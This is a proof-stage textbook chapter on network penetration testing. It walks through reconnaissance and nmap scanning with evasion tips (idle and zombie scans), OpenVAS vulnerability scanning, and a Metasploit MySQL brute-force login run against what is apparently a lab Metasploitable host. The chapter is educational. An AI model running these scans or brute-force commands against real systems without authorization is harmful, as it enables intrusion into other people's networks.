AU14	Please check if “the virtual router and address family” is correct as is.	
AU15	Please check if “DHCP Relay Agent tab” is okay as edited.	
AU16	Please check if edit to sentence starting “You will be asked...” is okay.	
AU17	Please check if “Dynamic rules” is okay as edited.	
AU18	Please check if edit to sentence starting “We want the server...” is okay.	
AU19	Please check if “Metasploitable host” is okay as edited.	
AU20	Please check if all-caps “NOT” can be changed to italicized “ <i>not</i> ” for emphasis.	
AU21	Please check if “the health monitoring section” should be changed to “the “Monitoring Overview” section”.	
AU22	Please check if “the logging and health monitoring section” should be changed to “the “Monitoring Overview” section”.	
AU23	Please check if all-caps “ONLY” and “NOT” can be changed to italicized “ <i>only</i> ” and “ <i>not</i> ”.	
AU24	Please check if edit to sentence starting “We changed the Interface...” is okay.	
AU25	Please check if “Inside_Site1 and/or Inside_Site2” is okay as edited.	
AU26	Please check if “adding the gateway” is okay as edited.	
AU27	Please check if edit to sentence starting “Traffic does not pass...” is okay.	

CHAPTER 22



Introduction to Network Penetration Testing

Penetration testing helps determine the security posture of a network. There are different types of penetration testing that relate to the depth of the test and the level of knowledge of the tester. This chapter introduces penetration testing.

Overview

When an organization makes the decision to perform penetration testing, the parameters of the test need to be identified before anything else. These parameters include the level of knowledge of the organization and its systems and the types of exploits that may be performed.

The level of knowledge provided is categorized as black box, white box, and gray box. When black-box testing is conducted, penetration testers are often given nothing except the name of the target, and they need to work their way into the network from there. This provides insight on what an external hacker may be able to accomplish. On the opposite side of the spectrum is white-box testing. When white-box penetration testing is conducted, the testers are given access and documentation to the system. Their tests may even include review of policy and procedure documents. Gray-box testing is a middle ground. With gray-box testing, some documentation and access are provided. This type of testing is good to emulate an internal threat. It is also common to use a combination of techniques, where the penetration tester starts with black-box testing and then moves to gray-box testing and then white-box testing.

Penetration testing can lead to data loss or system unavailability. Most companies want to know if they are vulnerable, but they can't afford to lose data or reduce system availability. In these cases, it is important to set boundaries for the testers. It is not uncommon to disallow tests that may cause a denial of service.

Once the parameters of the test have been decided and the testers have been given their authority to operate, they can start the first phase of tests. This phase is the reconnaissance phase, where they attempt to learn as much about the system as possible. The information gathered in the reconnaissance phase is used in the scanning phase to determine more information about the system and its vulnerabilities. The next phase is to use the information about the vulnerabilities to exploit the system. Once the system is exploited, the penetration testers will set up methods to maintain their access and cover their tracks.

Reconnaissance and Scanning

The reconnaissance phase of penetration testing involves mostly nonintrusive methods of collecting information on a target. This can include searches for DNS registration, financial reports, job postings, review of the company website, and other Internet searches. In some cases, the reconnaissance phase also

33 includes social engineering dumpster diving. The purpose of this phase is to collect as much information
 34 about the target as possible before actively probing the target network. This can both reduce the risk of
 35 detection and increase the efficiency of later phases.

36 The active scanning phase has the chance of detection, but information obtained from the
 37 reconnaissance phase can help the penetration tester limit the scope of scans and evade detection. The
 38 purpose of the active scanning phase is to fingerprint which services are running on the network and
 39 how they may be vulnerable. If you are lucky, you may already have some of this information from the
 40 reconnaissance phase. For example, a job posting for a server administrator might tell you all of the software
 41 and versions used by a company.

AU2

42 Common tools for active scanning are ping, hping3, traceroute, and nmap. ping, hping, and traceroute
 43 are useful for mapping out the address space of an organization. nmap is useful for fingerprinting hosts and
 44 determining which ports are open. To make the scanning job easier, applications such as NetScanTools can
 45 wrap the functionality of the basic tools together and then add more functionality, such as SNMP attacks to
 46 get data from network devices.

47 Figure 22-1 illustrates a basic network. Due to the use of default routes and other suboptimal routing
 48 configuration, information about the network can be exposed. In this example, a simple network is mapped
 49 out using basic tools that are available in Kali Linux. Kali is a distribution of Linux that is preloaded with an
 50 array of tools for penetration testing.

this figure will be printed in b/w




Figure 22-1. Penetration test network

51 The example starts without any filtering. This allows the use of standard ping and traceroute tools:

```

52 root@kali:~# ping -c 4 192.168.10.10
53 PING 192.168.10.10 (192.168.10.10) 56(84) bytes of data.
54 64 bytes from 192.168.10.10: icmp_seq=1 ttl=62 time=1.91 ms
55 64 bytes from 192.168.10.10: icmp_seq=2 ttl=62 time=2.00 ms
56 64 bytes from 192.168.10.10: icmp_seq=3 ttl=62 time=1.39 ms
57 64 bytes from 192.168.10.10: icmp_seq=4 ttl=62 time=3.21 ms

58 --- 192.168.10.10 ping statistics ---
59 4 packets transmitted, 4 received, 0% packet loss, time 3006ms
60 rtt min/avg/max/mdev = 1.397/2.132/3.210/0.665 ms
61 root@kali:~# traceroute 192.168.10.10
62 traceroute to 192.168.10.10 (192.168.10.10), 30 hops max, 60 byte packets
    
```

```

1 10.0.0.1 (10.0.0.1) 4.504 ms 4.492 ms 4.507 ms 63
2 192.168.2.2 (192.168.2.2) 3.392 ms 3.277 ms 7.035 ms 64
3 192.168.10.10 (192.168.10.10) 5.921 ms 7.960 ms 7.840 ms 65
root@kali:~# 66

```

From here, you can see an address from an intermediate network. Even though 192.168.2.2 is just a router-to-router link, it can help determine the address space of the target network. In this example, 192.168.2.50 is selected as the target of another traceroute. The links are actually in a /30, so this IP isn't in the same network. Due to nonoptimal routing in the target network, a routing loop is generated that reveals another router:

```

root@kali:~# traceroute 192.168.2.50 72
traceroute to 192.168.2.50 (192.168.2.50), 30 hops max, 60 byte packets 73
1 10.0.0.1 (10.0.0.1) 3.959 ms 4.176 ms 3.968 ms 74
2 192.168.2.2 (192.168.2.2) 3.934 ms 4.595 ms 4.403 ms 75
3 192.168.3.1 (192.168.3.1) 4.629 ms 4.471 ms 4.288 ms 76
4 192.168.3.2 (192.168.3.2) 3.621 ms 3.428 ms 3.636 ms 77
5 192.168.3.1 (192.168.3.1) 3.915 ms 3.921 ms 3.727 ms 78
6 192.168.3.2 (192.168.3.2) 3.238 ms 4.164 ms 3.759 ms 79
<output truncated> 80

```

What if some ports and protocols are filtered? Let's look at the example where all UDP traffic is filtered on the outside router. Traceroute returns !X, which means that the UDP packets are administratively prohibited. In this case, ICMP is not blocked. Using traceroute -I results in an ICMP traceroute. Notice that we are running the traceroute as root. If you are not using the root user, you may need to use sudo to run traceroute in ICMP mode:

```

root@kali:~# traceroute 192.168.10.10 86
traceroute to 192.168.10.10 (192.168.10.10), 30 hops max, 60 byte packets 87
1 10.0.0.1 (10.0.0.1) 3.095 ms !X 2.876 ms !X 2.896 ms !X 88
root@kali:~# 89
root@kali:~# traceroute -I 192.168.10.10 90
traceroute to 192.168.10.10 (192.168.10.10), 30 hops max, 60 byte packets 91
1 10.0.0.1 (10.0.0.1) 2.419 ms 2.964 ms 2.994 ms 92
2 192.168.2.2 (192.168.2.2) 4.245 ms 4.085 ms 3.902 ms 93
3 192.168.10.10 (192.168.10.10) 3.728 ms 6.650 ms 6.677 ms 94
root@kali:~# 95

```

When ICMP is blocked, it makes it slightly more difficult, but as a rule of thumb, you can't block that which you need. The target is a web server that requires TCP port 80. In the following snippet, ICMP traceroute is administratively prohibited, but tcptraceroute using port 80 still provides some information:

```

root@kali:~# traceroute -I 192.168.10.10 99
traceroute to 192.168.10.10 (192.168.10.10), 30 hops max, 60 byte packets 100
1 10.0.0.1 (10.0.0.1) 3.799 ms !X 3.547 ms !X 3.373 ms !X 101
root@kali:~# 102
root@kali:~# tcptraceroute 192.168.10.10 80 103
traceroute to 192.168.10.10 (192.168.10.10), 30 hops max, 60 byte packets 104
1 10.0.0.1 (10.0.0.1) 30.494 ms * * 105
2 192.168.2.2 (192.168.2.2) 29.767 ms 29.634 ms * 106
3 192.168.10.10 (192.168.10.10) <syn,ack> 27.453 ms 27.443 ms 27.308 ms 107
root@kali:~# 108

```

109 Some common tools for port scanning and fingerprinting are nmap and hping3. In this example,
110 nmap -O is used to fingerprint the target and discover common open ports:

```
111 will@kali:~$ sudo nmap -O 192.168.0.123
112 Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-25 19:38 HST
113 Nmap scan report for win8-defender (192.168.0.123)
114 Host is up (0.00017s latency).
115 Not shown: 985 closed ports
116 PORT      STATE SERVICE
117 21/tcp    open  ftp
118 135/tcp   open  msrpc
119 139/tcp   open  netbios-ssn
120 445/tcp   open  microsoft-ds
121 554/tcp   open  rtsp
122 2869/tcp  open  iclslap
123 5357/tcp  open  wsdapi
124 10243/tcp open  unknown
125 49152/tcp open  unknown
126 49153/tcp open  unknown
127 49154/tcp open  unknown
128 49155/tcp open  unknown
129 49156/tcp open  unknown
130 49157/tcp open  unknown
131 49158/tcp open  unknown
132 MAC Address: 00:0C:29:A1:20:52 (VMware)
133 Device type: general purpose
134 Running: Microsoft Windows 7|2008|8.1
135 OS CPE: cpe:/o:microsoft:windows_7:- cpe:/o:microsoft:windows_7::sp1 cpe:/
136 o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/
137 o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
138 OS details: Microsoft Windows 7 SPO - SP1, Windows Server 2008 SP1, Windows Server 2008 R2,
139 Windows 8, or Windows 8.1 Update 1
140 Network Distance: 1 hop

141 OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
142 Nmap done: 1 IP address (1 host up) scanned in 2.65 seconds
143 will@kali:~$
```

144 This host is a Windows 8.1 host. We could get more details on versions of software running if we used
145 helper scripts or the version detection option. Details on these options are available at nmap.org.

```
146 will@kali:~$ sudo nmap -O 192.168.0.143
147 [sudo] password for will:
148 Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-25 19:32 HST
149 Nmap scan report for 192.168.0.143
150 Host is up (0.00027s latency).
151 Not shown: 977 closed ports
152 PORT      STATE SERVICE
153 21/tcp    open  ftp
154 22/tcp    open  ssh
155 23/tcp    open  telnet
```

```

25/tcp open smtp 156
53/tcp open domain 157
80/tcp open http 158
111/tcp open rpcbind 159
139/tcp open netbios-ssn 160
445/tcp open microsoft-ds 161
512/tcp open exec 162
513/tcp open login 163
514/tcp open shell 164
1099/tcp open rmiregistry 165
1524/tcp open ingreslock 166
2049/tcp open nfs 167
2121/tcp open ccproxy-ftp 168
3306/tcp open mysql 169
5432/tcp open postgresql 170
5900/tcp open vnc 171
6000/tcp open X11 172
6667/tcp open irc 173
8009/tcp open ajp13 174
8180/tcp open unknown 175
MAC Address: 00:0C:29:FA:DD:2A (VMware) 176
Device type: general purpose 177
Running: Linux 2.6.X 178
OS CPE: cpe:/o:linux:linux_kernel:2.6 179
OS details: Linux 2.6.9 - 2.6.33 180
Network Distance: 1 hop 181

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ . 182
Nmap done: 1 IP address (1 host up) scanned in 1.90 seconds 183
will@kali:~$ 184

```

In this example, the fingerprint wasn't precise. It correctly detected that the device is a flavor of Linux 2.6, but it did not detect the exact version. This host is running Metasploitable. Metasploitable is released by Rapid7 to provide penetration testers with targets to use when testing the Metasploit tool. In addition to the Linux variant, Windows variants are also available. For additional practice, sites like VulnHub, www.vulnhub.com, provide practice targets.

The default nmap scan only scanned 1000 common TCP ports. To scan other ports, use `nmap -p <port_range> <targets>`. To scan UDP ports, use `nmap -sU -p <port_range> <targets>`. The TCP scan has several options, such as stealth scan, FIN scan, and XMAS scan. These options were developed to evade detection, but modern security controls can detect these scans. The best technique for evading detection is slowing down the scan or using the idle option with a *zombie host*, which is an unwitting host that is used as part of a penetration. In the case of an idle scan, the attacker spoofs the IP address of the zombie host when it scans the target. The target sends the response back to the zombie host, because its IP address was used as the source. The zombie must be mostly idle, so the attacker can use its communication with the zombie to guess the response it received from the scan of the target. This type of scan is the least reliable, but it hides the source of the scan.

200 If you just want to scan for hosts in a range, use the `-sn` option. In the following example,
 201 192.168.0.128/25 is scanned. The hosts 192.168.0.137 and 192.168.0.143 are showing as up:

```

202 will@kali:~$ nmap -v -sn 192.168.0.128/25
203 Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-25 19:48 HST
204 Initiating Ping Scan at 19:48
205 Scanning 128 hosts [2 ports/host]
206 Completed Ping Scan at 19:48, 1.91s elapsed (128 total hosts)
207 Initiating Parallel DNS resolution of 128 hosts. at 19:48
208 Completed Parallel DNS resolution of 128 hosts. at 19:48, 0.00s elapsed
209 Nmap scan report for 192.168.0.128 [host down]
210 Nmap scan report for 192.168.0.129 [host down]
211 Nmap scan report for 192.168.0.130 [host down]
212 Nmap scan report for 192.168.0.131 [host down]
213 Nmap scan report for 192.168.0.132 [host down]
214 Nmap scan report for 192.168.0.133 [host down]
215 Nmap scan report for 192.168.0.134 [host down]
216 Nmap scan report for 192.168.0.135 [host down]
217 Nmap scan report for 192.168.0.136 [host down]
218 Nmap scan report for BRN3C2AF41847F4 (192.168.0.137)
219 Host is up (0.0016s latency).
220 Nmap scan report for 192.168.0.138 [host down]
221 Nmap scan report for 192.168.0.139 [host down]
222 Nmap scan report for 192.168.0.140 [host down]
223 Nmap scan report for 192.168.0.141 [host down]
224 Nmap scan report for 192.168.0.142 [host down]
225 Nmap scan report for 192.168.0.143
226 Host is up (0.00026s latency).
227 Nmap scan report for 192.168.0.144 [host down]
228 Nmap scan report for 192.168.0.145 [host down]
229 <output truncated>

```

230 Vulnerability Assessment

231 Through basic scanning techniques, you should be able to map out some hosts on the network. The next step
 232 is to search for vulnerabilities on the discovered targets. Even if a boundary device blocks access to the actual
 233 target, gaining control of another device in the network allows the tester to pivot once inside the network.

234 *Vulnerability scanners* are tools for searching for known vulnerabilities. They are not quiet tools and are
 235 typically used when an organization is scanning itself or if the penetration tester assumes that administrators
 236 of the target network are not checking log files and do not have intrusion detection controls in place. This
 237 is in comparison to the use of techniques that are designed to hide from intrusion detection systems.
 238 Vulnerability scanners operate by using signatures of requests and responses. The signatures they use are
 239 also known by intrusion detection systems, and the amount of data they send makes their traffic stand out.
 240 In most cases, they do not actually exploit the vulnerability, but only look for a response to show that the
 241 service is vulnerable. A disadvantage of vulnerability scanners is that they can only scan for vulnerabilities
 242 that are known by them. This can lead to a false sense of security.

243 The 2020 release of Kali Linux does not come with OpenVAS, but it can be easily installed by using
 244 `sudo apt install openvas`. OpenVAS is an easy-to-use open source vulnerability assessment scanner and
 245 manager. To start using OpenVAS in Kali, browse the Applications menu to 02 - Vulnerability Analysis and
 246 then to openvas initial setup, as shown in Figure 22-2. Alternatively, you may want to use `sudo openvas` from
 247 the command line.




Figure 22-2. OpenVAS initial setup

The setup script initiates the database, synchronizes with `openvas.org`, and creates an administrative user. Make sure to pay attention to the end of the script. It provides the password to the `admin` user:

User created with password 'd1bb2d73-b7ec-4866-b90a-3627d048ef98'.

If you missed the password, you can change the password using the `openvasmd` management utility:

```
openvasmd --user=admin --new-password=new_password
```

The next step is to start OpenVAS. Use the shortcut labeled `openvas start`, which is directly under the `openvas initial setup` menu shortcut. Once the application is started, open a web browser.

Type <https://127.0.0.1:9392> in the address bar and accept the exceptions. This brings you to the login screen shown in Figure 22-3. Log in using the `admin` user and the password provided by the script, unless you changed it.




Figure 22-3. OpenVAS login

258 The fastest way to start a scan is to use the quick start option. This creates tasks with default settings and
 259 starts the scan. Figure 22-4 shows a scan of 192.168.10.10 and 192.168.10.20. If you want to scan an entire
 260 network, you can also use CIDR notation.

this figure will be printed in b/w




Figure 22-4. OpenVAS quick start

261 After the task is created with the quick scan, it shows up on the Scan Management page shown in
 262 Figure 22-5. As vulnerabilities are found, you can look at the incomplete report by either clicking the number
 263 in the Reports column or clicking the task name and then selecting the report.

this figure will be printed in b/w

Name	Status	Reports		Severity	Trend	Actions
		Total	Last			
Immediate scan of IP 192.168.10.10,192.168.10.20	<div style="width: 78%; background-color: green; border: 1px solid black;">78%</div>	0	(1)			

Figure 22-5. Scan Management

264 Clicking the 1 for the incomplete scan brings you to the list of reports shown in Figure 22-6. In this
 265 case, only one report is available and it isn't complete. Even though it isn't complete, you can see that it has
 266 already found several vulnerabilities.

Date	Status	Task	Severity	Scan Results				
				High	Medium	Low	Log	False Pos.
Sat Sep 12 07:26:11 2015	79%	Immediate scan of IP 192.168.10.10,1	10.0 (High)	3	3	0	241	0

Figure 22-6. Task list

Clicking the date in the report list brings up the details, as shown in Figure 22-7.

Vulnerability	Severity	QoD	Host	Location	Actions
X Server	10.0 (High)	75%	192.168.10.10	6000/tcp	
phpMyAdmin BLOB Streaming Multiple Input Validation Vulnerabilities	7.5 (High)	75%	192.168.10.10	80/tcp	
phpinfo() output accessible	7.5 (High)	80%	192.168.10.10	80/tcp	
phpMyAdmin DB_Create.PHP Multiple Input Validation Vulnerabilities	6.5 (Medium)	75%	192.168.10.10	80/tcp	
phpMyAdmin Bookmark Security Bypass Vulnerability	6.5 (Medium)	75%	192.168.10.10	80/tcp	
http TRACE XSS attack	5.8 (Medium)	75%	192.168.10.10	80/tcp	
OS fingerprinting	0.0 (Log)	75%	192.168.10.10	general/tcp	

Figure 22-7. Scan results

To get more details about a vulnerability, click the name of the vulnerability. For example, when you click X Server, you are brought to the page shown in Figure 22-8. The CVE at the bottom of the page provides a link for more information. It can also be used in Internet searches to determine if there are known exploits. If you are lucky, you might be able to find exploitation code for the vulnerability; however, if you don't want to be overt, you need to modify the exploit code to reduce the risk of detection. The vulnerability scanner rates this vulnerability at the highest severity, but it also provides information on how to restrict the service to mitigate the vulnerability.

this figure will be printed in b/w



Figure 22-8. Vulnerability details


275 If you are a network defender, you work on removing the vulnerabilities. If you are a penetration tester,
 276 you either use these results to find an exploitable vulnerability or report the vulnerabilities to the network
 277 administrators with suggested fixes. Remember that tools like OpenVAS are noises. If your goal is to be
 278 stealthy, this is not the tool of choice. The target should see the scan in their log files and quickly block your
 279 access.

280 Exploitation

281 Now that you have a list of vulnerabilities, you can start looking at exploits.

282 For the exploitation phase, Metasploit can be used. Metasploit is a flexible tool that includes exploit
 283 modules. The modularity of Metasploit allows anyone to create and deploy a module quickly after a novel
 284 vulnerability is discovered. Metasploit Pro includes a graphical interface that integrates scanning, workflow
 285 management, and exploitation. Metasploit Community Edition is a free version with fewer features, but
 286 it still comes packaged with a web interface. The Metasploit Framework provides a console interface to
 287 configure and launch exploits. The Metasploit Framework is distributed with Kali Linux.

288 To launch the Metasploit Framework, click the icon in the dock or from the 08 - Exploitation Tools in
 289 the Applications menu. This brings you to the console shown in Figure 22-9. If you are not logged in as root,
 290 use the terminal to run `sudo msfconsole` instead of using the menu.



A screenshot of the Metasploit Framework terminal. At the top, there is a large ASCII art logo of a dragon. Below the logo, the terminal displays the version and statistics of the Metasploit framework:

```

=====
[ metasploit v5.0.99-dev ]
+ -- --[ 2044 exploits - 1106 auxiliary - 344 post ]
+ -- --[ 566 payloads - 45 encoders - 10 nops ]
+ -- --[ 7 evasion ]

Metasploit tip: Use the edit command to open the currently active module in
your editor

msf5 >

```

this figure will be printed in b/w

Figure 22-9. Metasploit Framework

From here, you can load the module that you want to use. The vulnerability scan shows that MySQL is running, so try a brute-force login attack against MySQL: 291
292

```
msf > use auxiliary/scanner/mysql/mysql_login 293
```

Now that you have loaded the module, you can look at the options. This allows you to see variables and default values: 294
295

```
msf auxiliary(mysql_login) > show options 296
```

Module options (auxiliary/scanner/mysql/mysql_login): 297

Name	Current Setting	Required	Description	
BLANK_PASSWORDS	false	no	Try blank passwords for all users	298
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5	299
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database	300
DB_ALL_PASS	false	no	Add all passwords in the current database to the list	301
DB_ALL_USERS	false	no	Add all users in the current database to the list	302
PASSWORD		no	A specific password to authenticate with	303
				304
				305
				306

```

307 PASS_FILE          no    File containing passwords, one per line
308 Proxies            no    A proxy chain of format type:host:port[,type:host:port][...]
309 RHOSTS             yes   The target address range or CIDR identifier
310 RPORT              3306  yes   The target port
311 STOP_ON_SUCCESS   false  yes   Stop guessing when a credential works for a host
312 THREADS            1     yes   The number of concurrent threads
313 USERNAME           no    A specific username to authenticate as
314 USERPASS_FILE     no    File containing users and passwords separated by space, one
315 pair per line
316 USER_AS_PASS      false  no    Try the username as the password for all users
317 USER_FILE         no    File containing usernames, one per line
318 VERBOSE           true   yes   Whether to print output for all attempts

```

```
319 msf auxiliary(mysql_login) >
```

320 In this case, the only required variable without a default is RHOSTS. This needs to be set to the target
 321 address. Increasing the threads is also useful for speeding up the attack:

```


322 msf auxiliary(mysql_login) > set RHOSTS 192.168.184.131
323 msf auxiliary(mysql_login) > set THREADS 1000

```

324 The final step is to start the exploit:

```
325 msf auxiliary(mysql_login) > run
```

326 Using the command line for Metasploit can be cumbersome and prone to error. To help simplify the use
 327 of Metasploit, you can install Armitage on Kali, which simplifies the task of launching exploits and allows
 328 you to save information about target hosts. Figure 22-10 shows Armitage running the MSF Scan modules
 329 against the host at 192.168.10.10.



this figure will be printed in b/w

Figure 22-10. Armitage

Armitage allows for browsing a tree of exploits. Clicking the exploit allows the user to set the parameters and then launch the exploit, as shown in Figure 22-11.

330
331

this figure will be printed in b/w

